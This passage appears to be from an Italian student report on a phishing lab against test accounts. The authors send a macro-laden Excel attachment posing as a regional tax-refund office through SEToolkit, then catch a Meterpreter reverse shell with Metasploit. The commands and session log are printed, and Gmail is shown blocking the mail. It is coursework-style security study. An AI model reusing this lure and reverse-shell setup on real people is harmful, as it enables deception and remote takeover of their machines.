set:phishing> Port number for the SMTP server [25]: 2525
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /home/kali/Allegato1.xlsm
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails
Press <return> to continue
```

Figura 2.14: SEToolkit - Email inviata.

A questo punto viene visualizzato il messaggio di conferma dell'invio.

## 2.2 Sviluppo e messa in atto

Una volta realizzato tutto il necessario per portare a termine l'attacco siamo giunte alla messa in atto dello scenario: abbiamo creato due email di prova, utilizzando i servizi di posta elettronica Gmail e Virgilio, rappresentanti l'ipotetica vittima.

A questo punto abbiamo inviato l'email ed abbiamo utilizzato, ancora una volta, il tool Metasploit per metterci in ascolto, in attesa che la vittima cadesse nella nostra trappola.

[illegible]

Figura 2.15: Metasploit.

Si può avviare un gestore con Metasploit in qualsiasi momento, questo è utile quando vuoi eseguire una backdoor nella macchina di una vittima e devi prenderne il controllo.

Il primo passo è aprire una sessione in Metasploit con il comando:

msfconsole

Successivamente bisogna dichiarare l'utilizzo :

```
msf > useexploit/multi/handler
```

Poichè abbiamo un eseguibile di Windows pronto per l'uso, useremo multi/handler,

che è uno stub che gestisce gli exploit lanciati al di fuori del framework. Quando si utilizza il modulo *exploit/multi/handler*, dobbiamo comunque dirgli quale payload aspettarsi, quindi lo configuriamo in modo che abbia le stesse impostazioni dell'eseguibile che abbiamo generato.

Successivamente abbiamo settato il LHOST con l'IP locale della macchina Kali e la porta in ascolto scelta risulta essere sempre la 4444.

Attraverso l'utilizzo del comando "run" è possibile iniziare la nostra messa in ascolto, e dunque attendiamo che la vittima apra il file che ci consentirà di avere accesso alla sua shell da remoto.

In figura 2.8 riportiamo quanto descritto.

```
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.139
LHOST => 192.168.1.139
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```

Figura 2.16: Metasploit in ascolto.

## Capitolo 3

# Virgilio

### 3.1 Attacco al servizio di posta elettronica

Per rendere la nostra email veritiera, abbiamo approfittato della situazione descritta nei capitoli precedenti, e ci siamo finte l'ente che si occupa della restituzione delle tasse regionali invitando l'ipotetico studente ad aprire il file allegato, per comprendere se tale agevolazione fosse a lui riservata.

Così facendo l'utente, ci permette l'acquisizione della sua shell senza rendersene conto.

L'utente Virgilio, riceve senza alcun tipo di problema l'email in quanto, il firewall utilizzato da questo servizio di posta elettronica non è in grado di filtrare il messaggio contenente un file corrotto, anzi lo mostra anche come prioritario, così come precedentemente settato grazie al tool. Questo si evince dalla figura 3.2.




Figura 3.1: Email inviata a Virgilio.






Figura 3.2: Email inviata a Virgilio.

L'utente vittima creato appositamente, non si rende conto di ciò che sta per accadere, scarica l'allegato, lo apre e attivando le macro, ci consente di avere accesso alla sua shell da remoto.

Pertanto, dal lato attaccante, viene instaurata la connessione verso l'ip della vittima:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.139
LHOST => 192.168.1.139
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.139:4444
[*] Sending stage (200262 bytes) to 192.168.1.139
[*] Meterpreter session 1 opened (192.168.1.139:4444 -> 192.168.1.139:13667) at 2022-03-06 07:37:17 -0500

meterpreter > ls
Listing: C:\Users\miscia\Downloads

Mode                Size           Type             Last modified            Name
-----
100666/rw-rw-rw-    70460        fil              2018-03-19 10:36:15 -0400 0.xps
100666/rw-rw-rw-   254739614    fil              2018-05-29 03:44:17 -0400 01-2018-05-19 09.46 Corso Google Adwords 12" - 19 Maggio 2018_09 Giugno 2018.mp4
100666/rw-rw-rw-    349437      fil              2020-09-30 04:17:14 -0400 01-Analisi di algoritmi (1).pdf
100666/rw-rw-rw-    349437      fil              2020-09-30 04:17:14 -0400 01-Analisi di algoritmi (2).pdf
```

Figura 3.3: Metasploit - reverse shell.

Nell'eventualità in cui l'utente hackerato non abbia a disposizione i privilegi di root, si potrebbe proseguire l'attacco con un metodo che realizzi la privilege escalation.

## Capitolo 4

# Gmail

### 4.1 Attacco al servizio di posta elettronica

L'email inviata all'utente attaccato avente servizio di posta elettronica Gmail è identica a quella inviata all'utente avente servizio di posta elettronica Virgilio. Una volta effettuato l'invio, ci siamo rese conto che in realtà l'email all'utente vittima, non è mai arrivata.

Abbiamo dunque provato a trasmettere la stessa email, eliminando il file allegato: in questo modo l'utente riceve l'email, e precedentemente avevamo settato il livello di priorità alto, questo risultava come tale.




Figura 4.1: Email inviata a Gmail - Priorità.

Per comprendere cosa però stesse accadendo, abbiamo provato ad inviare la stessa email dal servizio di posta elettronica Horde, comunemente utilizzato

dagli studenti a scopo didattico, ma Gmail a tale operazione, risponde con un'ulteriore messaggio, visibile in figura 4.3.



Figura 4.2: Risposta di Gmail ad un'email infetta.

Gmail ci comunica che l'email che abbiamo provato ad inviare è stata bloccato perché il suo contenuto presenta un potenziale problema di sicurezza 552-5.7.0. Abbiamo dunque cercato a cosa facesse riferimento questo problema: il risultato di tale ricerca viene riportato in figura 4.3.




Figura 4.3: Problema di sicurezza 552-5.7.0.

Ciò ci permette di capire che la politica di filtraggio, utilizzata dal firewall di Gmail risulta essere maggiore rispetto a quella di Virgilio; in particolare tale servizio di posta ha perfettamente individuato il reale contenuto dell'email e ha tutelato pienamente il suo cliente.

Pertanto, nel secondo caso non siamo riuscite a portare a termine l'attacco.